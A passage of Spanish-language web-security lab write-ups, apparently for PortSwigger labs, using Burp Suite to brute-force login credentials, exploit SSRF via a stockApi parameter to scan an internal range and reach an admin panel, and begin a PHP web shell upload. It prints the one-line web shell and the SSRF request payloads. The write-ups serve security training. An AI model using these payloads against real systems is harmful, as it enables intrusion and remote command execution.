
- Localizamos la petición dándome a forward en blup suite. Y hacemos clic derecho y Send to Intruder.




- Intruder, tenemos que señalar la parte que queremos comprobar, en este caso el usuario, así que cogemos administrator que es el que hemos probado anteriormente y darle clic a Add.




4. Payloads: tendremos que copiar y pegar la lista de posibles usuarios.



5. Iniciar ataque y resultado.



Cuando acabe nos saldrá una ventana como la siguiente:



Podemos ver que la respuesta correcta, ya que tiene un Length muy distinto al resto, el ejemplo lo estaba haciendo con el usuario, pero ya no tengo las capturas sobre el usuario, tengo las de las contraseñas, pero es exactamente el mismo proceso. Hemos

conseguido que el usuario es “ak” y la contraseña “123321”.

Congratulations, you solved the lab!

My Account

Your username is: ak

Your email is: ak@ak.net

Email

Update email

SERVER-SIDE REQUEST FORGERY (SSRF) (6 OF 6)

LAB: BASIC SSRF AGAINST ANOTHER BACK-END SYSTEM

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, use the stock check functionality to scan the internal 192.168.0.X range for an admin interface on port 8080, then use it to delete the user carlos.

1. Al mirar el POST de producto/stock vemos un parámetro llamado stockApi, y este parámetro viene con su value con su API address.

The screenshot shows the Burp Suite interface. At the top, a table lists several HTTP requests. The second request, a POST to `/product/stock`, is highlighted with a red box. Below this, the 'Request' tab is selected, showing the raw HTTP data. Within the raw data, the `stockApi` parameter is highlighted with a red box, showing its value: `http%3A%2F%2F192.168.0.1%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D3`.

Host	Method	URL	Params	Status code	Length	MIME type	Title
https://0af400030387b5e...	GET	/		200	10792	HTML	Basic SSRF against anoth...
https://0af400030387b5e...	POST	/product/stock	✓	200	109	text	
https://0af400030387b5e...	GET	/product?productId=1	✓	200	4623	HTML	Basic SSRF against anoth...
https://0af400030387b5e...	GET	/resources/images/shop.svg		200	7258	XML	
https://0af400030387b5e...	GET	/resources/js/stockCheck.js		200	981	script	
https://0af400030387b5e...	GET	/resources/js/stockCheckPayload.js		200	291	script	
https://0af400030387b5e...	GET	/resources/labheader/images/logoAcademy...		200	8852	XML	


```

6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0af400030387b5eb807f213000ee00d0.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0af400030387b5eb807f213000ee00d0.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: es-ES,es;q=0.9
18 Priority: u=1, i
1
2 stockApi=http%3A%2F%2F192.168.0.1%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D3
  
```

2. Lo segundo será llevar la API address a intruder.



3. Haremos un clear para quitar todas las posiciones que haya puestas y después vamos a seleccionar el número 1 de la IP de la API y vamos a darle a Add.



4. Después vamos a irnos a la pestaña Payloads y vamos a poner de tipo Numbers, y vamos a seleccionar from 1 to 255, y los step de 1 en 1. Después de esto iniciaremos el ataque.

The screenshot shows the PortSwigger Intruder interface with the 'Intruder' tab selected. The 'Payloads' sub-tab is active, indicated by a red box and a red circle with the number '1'. Below the sub-tabs, the 'Payload sets' section shows a 'Payload set' of '1' and a 'Payload type' of 'Numbers', both highlighted with a red box and a red circle with the number '2'. The 'Payload count' and 'Request count' are both set to 255. The 'Payload settings [Numbers]' section is expanded, showing 'Type' set to 'Sequential' (radio button selected) and 'Random' (radio button unselected). The 'From' field is '1', the 'To' field is '255', the 'Step' field is '1', and the 'How many' field is empty. This entire settings section is highlighted with a red box and a red circle with the number '3'. The 'Number range' label is also visible above the settings.

Dashboard Target Proxy **Intruder** Repeater Collaborator

1 x 2 x +

Positions **Payloads** Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the number of positions.

Payload set: 1 Payload count: 255

Payload type: Numbers Request count: 255

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a given format.

Number range

Type: ☒ Sequential ☐ Random

From: 1

To: 255

Step: 1

How many:

Number format

5. Nos ha encontrado la 116, que tiene un status 404, muy distinto al resto, y en el que la respuesta pone “Not Found” lo que significa que no se ha encontrado, pero que existe.

The screenshot shows the Burp Suite interface during an intruder attack. The top window displays the 'Results' tab with a table of attack results. The row for request 116 is highlighted in blue and has a red box around it, indicating a 404 status. Below this, the 'Request' tab shows the raw HTTP request details, with the URL parameter 'stockApi' highlighted in red.

Request	Payload	Status co...	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	109	
1	1	200	<input type="checkbox"/>	<input type="checkbox"/>	109	
116	116	404	<input type="checkbox"/>	<input type="checkbox"/>	131	
2	2	500	<input type="checkbox"/>	<input type="checkbox"/>	2477	
3	3	500	<input type="checkbox"/>	<input type="checkbox"/>	2477	
4	4	500	<input type="checkbox"/>	<input type="checkbox"/>	2477	
5	5	500	<input type="checkbox"/>	<input type="checkbox"/>	2477	
6	6	500	<input type="checkbox"/>	<input type="checkbox"/>	2477	
7	7	500	<input type="checkbox"/>	<input type="checkbox"/>	2477	
8	8	500	<input type="checkbox"/>	<input type="checkbox"/>	2477	
9	9	500	<input type="checkbox"/>	<input type="checkbox"/>	2477	

Request Details:

```
5 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/119.0.6045.159 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0af400030387b5eb807f213000ee00d0.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0af400030387b5eb807f213000ee00d0.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: es-ES,es;q=0.9
18 Priority: u=1, i
19 Connection: keep-alive
20
21 stockApi=http%3A%2F%2F192.168.0.116%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D3
```

The screenshot shows the Burp Suite interface. At the top, the title bar reads "2. Intruder attack of https://0af400030387b5eb807f213000ee00d0.web-security-academy...". Below the title bar are tabs for "Results", "Positions", "Payloads", "Resource pool", and "Settings". The "Results" tab is active, showing a table of items. A filter bar at the top of the table says "Filter: Showing all items". The table has columns: "Request", "Payload", "Status co...", "Error", "Timeout", "Length", and "Comment". The row with index 116 is selected, showing a status code of 404 and a length of 131. Below the table, there are tabs for "Request" and "Response", with "Response" selected. Under the "Response" tab, there are sub-tabs for "Pretty", "Raw", "Hex", and "Render", with "Pretty" selected. The response content is displayed in a text area, showing an HTTP 404 Not Found response with headers: "Content-Type: application/json; charset=utf-8", "X-Frame-Options: SAMEORIGIN", and "Content-Length: 11". The body of the response is "Not Found". At the bottom of the interface, there is a search bar and a status bar that says "Finished".

Request	Payload	Status co...	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	109	
1	1	200	<input type="checkbox"/>	<input type="checkbox"/>	109	
116	116	404	<input type="checkbox"/>	<input type="checkbox"/>	131	
2	2	500	<input type="checkbox"/>	<input type="checkbox"/>	2477	
3	3	500	<input type="checkbox"/>	<input type="checkbox"/>	2477	
4	4	500	<input type="checkbox"/>	<input type="checkbox"/>	2477	
5	5	500	<input type="checkbox"/>	<input type="checkbox"/>	2477	
6	6	500	<input type="checkbox"/>	<input type="checkbox"/>	2477	
7	7	500	<input type="checkbox"/>	<input type="checkbox"/>	2477	
8	8	500	<input type="checkbox"/>	<input type="checkbox"/>	2477	
9	9	500	<input type="checkbox"/>	<input type="checkbox"/>	2477	

Request Response


Pretty Raw Hex Render

```
1 HTTP/2 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11
5 "Not Found"
```

0 highlights

Finished


6. Poniendo admin sí que tenemos respuesta.




7. Mirando mas detenidamente nos encontramos lo siguiente.



8. Vamos a cambiar el parámetro de la API y le vamos a volver a dar a Send.



Y con esto ya habríamos borrado el user Carlos y estaría resuelto.



FILE UPLOAD VULNERABILITIES (9 OF 9)


LAB: WEB SHELL UPLOAD VIA CONTENT-TYPE RESTRICTION BYPASS

This lab contains a vulnerable image upload function. It attempts to prevent users from uploading unexpected file types, but relies on checking user-controllable input to verify this.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.


You can log in to your own account using the following credentials: `wiener:peter`

1. Vamos a crear un `.php`


A screenshot of a code editor with a dark theme. The menu bar includes File, Edit, Selection, View, Go, Run, and a search icon. The file explorer on the left shows a file named 'shell.php'. The breadcrumb path is 'C: > Users > Usuario > Desktop > shell.php'. The main editor area shows a single line of code: `<?php system($_GET['cmd']); ?>`. The line is numbered '1' on the left.

PHP file


```
<?php system($_GET['cmd']); ?>
```



